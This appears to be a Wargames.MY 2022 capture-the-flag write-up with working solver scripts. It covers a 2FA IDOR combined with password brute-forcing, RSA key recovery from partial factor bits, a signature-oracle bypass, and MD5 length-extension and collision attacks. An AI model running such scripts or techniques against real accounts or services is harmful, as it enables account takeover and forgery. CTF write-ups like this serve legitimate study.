
Response

Pretty Raw Hex Render U2C

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 158
Content-Type: text/html; charset=utf-8
Date: Mon, 26 Dec 2022 11:05:33 GMT
Server: waitress

<p style='color:red'>
  Error: The file is not a text file: a /Merry Christmas! Flag: wgmy{79fd0d773b8641b99e76eac31bdd93b1} script executable (binary data)
</p>
```


most friendly app




Glad that we were the only one who managed to solve this challenge during the competition, it was completely blackbox. The challenge URL was http://mfa.wargames.my/.

The app logic is quite simple. It provides us a portal which allows us to login/register, to make it *more secure* , they added a 2FA feature but it has basic IDOR allowing us to gain any user's 2FA secret, that means we can takeover any account by knowing their username.

After registering a new account, we were prompted this 2FA setup, we don't quite need OTP, we only need the 2FA secret.



The URL was very clear, by entering someone else's username, we can get their 2FA secret key. That's the first part we got, now we need to know which user is holding the flag, not `admin` anyway, eventhough this user was signed up, just a rabbit hole. Just look at the response closer, we can see that there's a meta tag containing author's name, by taking wild guess, we assume his nickname was `godam`.



2 things were done, now, how to login into his account? Guess there's the only way that every CTF challenge implements, *brute-force* 😬. We were looking for some common password wordlist and used them to brute-force, finally we got into his account and by using the 2FA secret key, we have successfully taken over his account and gained the flag, our PoC is below.

```
import pyotp
import requests

godam_secret =
'2DQJG52YVVQYGLKBLZSMNRSFSKTUHJV44CMSMNX4O4VEX75JNCXNFS3FHQW6XHVZHARVGCC26PU2UX6EPKNVZ4B
CHCOP3QHAW6ZOZOQ'

totp = pyotp.TOTP(godam_secret)

url = "http://mfa.wargames.my/"

passwordlist = open('password-list.txt','r').read().split('\n')

for password in passwordlist:
    s = requests.session()
    s.get(url + 'login.php', params={'username':'godam','password':password})
    s.post(url + '/verify.php', data={'otp': totp.now()})

    result = s.get(url + 'login.php').text
    if 'Authentication failed!' in result:
        print(f'[X] Try password {password}')
    else:
        print(f'[+] FOUNDED: {password}')
        break

# password: letmein
```

```
print("OTP : " , totp.now())
```

---

crypto

corrupted

From this writeup we easily find exact public key N:

```
N  = int("b4 84 04 b9 ad 05 0a 1b 0e a8 68 9e 3e 3d 40 c9 ae ae 77 ed 20 2d b8 83 6a ba
1a 19 bb 5e c6 78 b2 61 30 fc 51 bd 57 d8 a3 2e d2 56 a7 ad aa 01 34 64 2a 71 cb 3f 83
3a 1e df 5f 47 8b 54 90 72 a0 c0 c1 e2 58 d5 e2 2a 63 3f 8b 4d fa 90 8c 3a dd 59 4e 2d
b1 9a 0c d5 d5 f9 e5 53 b7 18 17 eb 3d 0b 54 9a cc 33 c0 77 37 55 45 01 b1 30 6b 0a 5f
96 3d 9d 6a 8b 7b 7e d4 8e ee b1 d9 b3 8e 1f".replace(" ", ""), 16)
```

Input

start: NaN
end: NaN
length: NaN

length: 194
lines: 3

```
MIICXAIBAAKBgQC0hAS5rQUKGw6oaJ4+PUDJrq537SAtuINquhoZu17GeLJhMPxR
vVfYoy7SVqetqgE0ZCpxyz+DOh7fX0eLVJByoMDB4ljV4ipjP4tN+pCMOt1ZTi2x
mgzV1fnlU7cYF+s9C1SazDPAdzdVRQGxMGsKX5Y9nWqLe37Uju6x2bOOHwIDAQAB
```

Output


start: 33
end: 416
length: 383

time: 1ms
length: 431
lines: 1

```
30 82 02 5c 02 01 00 02 81 81 00 b4 84 04 b9 ad 05 0a 1b 0e a8 68 9e 3e 3d 40 c9 ae ae 77 ed 20
2d b8 83 6a ba 1a 19 bb 5e c6 78 b2 61 30 fc 51 bd 57 d8 a3 2e d2 56 a7 ad aa 01 34 64 2a 71 cb
3f 83 3a 1e df 5f 47 8b 54 90 72 a0 c0 c1 e2 58 d5 e2 2a 63 3f 8b 4d fa 90 8c 3a dd 59 4e 2d b1
9a 0c d5 d5 f9 e5 53 b7 18 17 eb 3d 0b 54 9a cc 33 c0 77 37 55 45 01 b1 30 6b 0a 5f 96 3d 9d 6a
8b 7b 7e d4 8e ee b1 d9 b3 8e 1f 02 03 01 00 01
```

Partitial bits of `p` and `q`:

```
q_high_bits = int("e7 3c 9e 22 a5 b4 74 18 d9 5b f7 d1 3f 7f 99 85 9e 81 a2 35 94 e3 40
c2 43 28 1c 65 79 36 bd c1 81".replace(" ", ""), 16)
p_low_bits = int("7b 78 8a e5 18 ac a1 e2 6d 81 d3 97 1e 9d 3e ea 80 be cd b6 f2 ce 94
b8 3f ac f4 f3 9d a5".replace(" ", ""), 16)
```



With `p_low_bits`, we easily find `q_low_bits`:

```
k = p_low_bits.bit_length()
q_low_bits = N * inverse(p_low_bits, 2**k) % 2**k
```

Bruteforce middle bits of `q`, then recover private key!

```
from Crypto.Util.number import *
from Crypto.PublicKey import RSA
```

```
N  = int("b4 84 04 b9 ad 05 0a 1b 0e a8 68 9e 3e 3d 40 c9 ae ae 77 ed 20 2d b8 83 6a ba
1a 19 bb 5e c6 78 b2 61 30 fc 51 bd 57 d8 a3 2e d2 56 a7 ad aa 01 34 64 2a 71 cb 3f 83
3a 1e df 5f 47 8b 54 90 72 a0 c0 c1 e2 58 d5 e2 2a 63 3f 8b 4d fa 90 8c 3a dd 59 4e 2d
b1 9a 0c d5 d5 f9 e5 53 b7 18 17 eb 3d 0b 54 9a cc 33 c0 77 37 55 45 01 b1 30 6b 0a 5f
96 3d 9d 6a 8b 7b 7e d4 8e ee b1 d9 b3 8e 1f".replace(" ", ""), 16)
q_high_bits = int("e7 3c 9e 22 a5 b4 74 18 d9 5b f7 d1 3f 7f 99 85 9e 81 a2 35 94 e3 40
c2 43 28 1c 65 79 36 bd c1 81".replace(" ", ""), 16)
p_low_bits = int("7b 78 8a e5 18 ac a1 e2 6d 81 d3 97 1e 9d 3e ea 80 be cd b6 f2 ce 94
b8 3f ac f4 f3 9d a5".replace(" ", ""), 16)


k = p_low_bits.bit_length()
q_low_bits = N * inverse(p_low_bits, 2**k) % 2**k

t = 512 - q_high_bits.bit_length()

for i in range(1 << 11):
    q = q_high_bits*2**t + i*2**k + q_low_bits
    if N%q == 0:
        p = N // q
        e = 0x10001
        d = inverse(e, (p - 1)*(q - 1))
        key = RSA.construct((N, e, d, p, q))
        f = open('recoverd_key.pem','wb')
        f.write(key.export_key('PEM'))
        f.close()
        exit()
```

e-signature

We must give the signature of the message ***gimmetheflag*** to get flag! Moreover, we can connect to the oracle to sign any message except the message ***gimmetheflag*** . So to bypass this check, just easily send to the oracle message `gimmetheflag + N` , then get flag :D

```
from Crypto.Util.number import *
from pwn import *

def get_pub():
    r.sendlineafter(b'Enter option: ', b'3')
    n = int(r.recvline()[2:])
    e = int(r.recvline()[2:])
    return n, e

def sign(m):
    r.sendlineafter(b'Enter option: ', b'1')
    r.sendlineafter(b'Enter message to sign: ', long_to_bytes(m).hex().encode())
    r.recvuntil(b'Signature: ')
    return r.recvline()[:-1].decode()
```

```
def get_flag(s):
    r.sendlineafter(b'Enter option: ', b'2')
    r.sendlineafter(b"Give me the signature of the message 'gimmetheflag': ",
s.encode())
    r.interactive()


msg = b"gimmetheflag"
m = bytes_to_long(msg)

r = remote("54.255.181.88", 3000)
n, e = get_pub()
s = sign(m + n)
get_flag(s)

# wgmy{a8f09605f2c5e76cfcf9fa9c9f2ad630}
```

hmac

Answer 3 question to get flag:

1. MD5 Collision: I use https://crypto.stackexchange.com/questions/1434/are-there-two-known-strings-which-have-the-same-md5-hash-value
2. MD5 Length extension attack: I use https://github.com/Chrstm/MD5. (Note we don't know the length of the secret, but don't worry, just burte force it :D)
3. Most likely Q2 but the secret is appended to suffix. Note the collision we use in Q1 is exactly 64 bytes, so if we append what ever to the end of two message, we still have two messages which have the same md5 hash!

```
import math


F = lambda x, y, z: ((x & y) | ((~x) & z))
G = lambda x, y, z: ((x & z) | (y & (~z)))
H = lambda x, y, z: (x ^ y ^ z)
I = lambda x, y, z: (y ^ (x | (~z)))
L = lambda x, n: (((x << n) | (x >> (32 - n))) & (0xffffffff))
shi_1 = (7, 12, 17, 22) * 4
shi_2 = (5, 9, 14, 20) * 4
shi_3 = (4, 11, 16, 23) * 4
shi_4 = (6, 10, 15, 21) * 4
m_1 = (0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15)
m_2 = (1, 6, 11, 0, 5, 10, 15, 4, 9, 14, 3, 8, 13, 2, 7, 12)
m_3 = (5, 8, 11, 14, 1, 4, 7, 10, 13, 0, 3, 6, 9, 12, 15, 2)
m_4 = (0, 7, 14, 5, 12, 3, 10, 1, 8, 15, 6, 13, 4, 11, 2, 9)


def T(i):
    return (int(4294967296 * abs(math.sin(i)))) & 0xffffffff
```

```
def shift(shift_list):
    shift_list = [shift_list[3], shift_list[0], shift_list[1], shift_list[2]]
    return shift_list


def fun(fun_list, f, m, shi):
    count = 0
    global Ti_count
    while count < 16:
        xx = int(fun_list[0], 16) + f(int(fun_list[1], 16), int(fun_list[2], 16),
int(fun_list[3], 16)) + int(m[count], 16) + T(Ti_count)
        xx &= 0xffffffff
        ll = L(xx, shi[count])
        fun_list[0] = hex((int(fun_list[1], 16) + ll) & 0xffffffff)
        fun_list = shift(fun_list)
        count += 1
        Ti_count += 1
    return fun_list


def gen_m16(order, ascii_list, f_offset):
    ii = 0
    m16 = [0] * 16
    f_offset *= 64
    for i in order:
        i *= 4
        m16[ii] = '0x' + ''.join((ascii_list[i + f_offset] + ascii_list[i + 1 +
f_offset] + ascii_list[i + 2 + f_offset] + ascii_list[i + 3 + f_offset]).split('0x'))
        ii += 1
    for ind in range(len(m16)):
        m16[ind] = reverse_hex(m16[ind])
    return m16


def reverse_hex(hex_str):
    hex_str = hex_str[2:]
    if len(hex_str) < 8:
        hex_str = '0' * (8 - len(hex_str)) + hex_str
    hex_str_list = []
    for i in range(0, len(hex_str), 2):
        hex_str_list.append(hex_str[i:i + 2])
    hex_str_list.reverse()
    hex_str_result = '0x' + ''.join(hex_str_list)
    return hex_str_result


def show_result(f_list):
    result = ''
    f_list1 = [0] * 4
```

```
    for i in f_list:
        f_list1[f_list.index(i)] = reverse_hex(i)[2:]
        result += f_list1[f_list.index(i)]
    return result


def padding(input_m, msg_lenth=0):
    ascii_list = list(map(hex, map(ord, input_m)))
    msg_lenth += len(ascii_list) * 8
    ascii_list.append('0x80')
    for i in range(len(ascii_list)):
        if len(ascii_list[i]) < 4:
            ascii_list[i] = '0x' + '0' + ascii_list[i][2:]
    while (len(ascii_list) * 8 + 64) % 512 != 0:
        ascii_list.append('0x00')
    msg_lenth_0x = hex(msg_lenth)[2:]
    msg_lenth_0x = '0x' + msg_lenth_0x.rjust(16, '0')
    msg_lenth_0x_big_order = reverse_hex(msg_lenth_0x)[2:]
    msg_lenth_0x_list = []
    for i in range(0, len(msg_lenth_0x_big_order), 2):
        msg_lenth_0x_list.append('0x' + msg_lenth_0x_big_order[i: i + 2])
    ascii_list.extend(msg_lenth_0x_list)
    return ascii_list


def md5(input_m):
    global Ti_count
    Ti_count = 1
    abcd_list = ['0x67452301', '0xefcdab89', '0x98badcfe', '0x10325476']
    ascii_list = padding(input_m)
    for i in range(0, len(ascii_list) // 64):
        aa, bb, cc, dd = abcd_list
        order_1 = gen_m16(m_1, ascii_list, i)
        order_2 = gen_m16(m_2, ascii_list, i)
        order_3 = gen_m16(m_3, ascii_list, i)
        order_4 = gen_m16(m_4, ascii_list, i)
        abcd_list = fun(abcd_list, F, order_1, shi_1)
        abcd_list = fun(abcd_list, G, order_2, shi_2)
        abcd_list = fun(abcd_list, H, order_3, shi_3)
        abcd_list = fun(abcd_list, I, order_4, shi_4)
        output_a = hex((int(abcd_list[0], 16) + int(aa, 16)) & 0xffffffff)
        output_b = hex((int(abcd_list[1], 16) + int(bb, 16)) & 0xffffffff)
        output_c = hex((int(abcd_list[2], 16) + int(cc, 16)) & 0xffffffff)
        output_d = hex((int(abcd_list[3], 16) + int(dd, 16)) & 0xffffffff)
        abcd_list = [output_a, output_b, output_c, output_d]
        Ti_count = 1
    return show_result(abcd_list)
```

```python
# md5-Length Extension Attack: 计算 md5(message + padding + suffix), res = md5(message), len_m = len(message)
def md5_lea(suffix, res, len_m):
    global Ti_count
    Ti_count = 1
    abcd_list = []
    for i in range(0, 32, 8):
        abcd_list.append(reverse_hex('0x' + res[i: i + 8]))
    ascii_list = padding(suffix, (len_m + 72) // 64 * 64 * 8)  # len(message + padding) * 8
    for i in range(0, len(ascii_list) // 64):
        aa, bb, cc, dd = abcd_list
        order_1 = gen_m16(m_1, ascii_list, i)
        order_2 = gen_m16(m_2, ascii_list, i)
        order_3 = gen_m16(m_3, ascii_list, i)
        order_4 = gen_m16(m_4, ascii_list, i)
        abcd_list = fun(abcd_list, F, order_1, shi_1)
        abcd_list = fun(abcd_list, G, order_2, shi_2)
        abcd_list = fun(abcd_list, H, order_3, shi_3)
        abcd_list = fun(abcd_list, I, order_4, shi_4)
        output_a = hex((int(abcd_list[0], 16) + int(aa, 16)) & 0xffffffff)
        output_b = hex((int(abcd_list[1], 16) + int(bb, 16)) & 0xffffffff)
        output_c = hex((int(abcd_list[2], 16) + int(cc, 16)) & 0xffffffff)
        output_d = hex((int(abcd_list[3], 16) + int(dd, 16)) & 0xffffffff)
        abcd_list = [output_a, output_b, output_c, output_d]
        Ti_count = 1
    return show_result(abcd_list)
```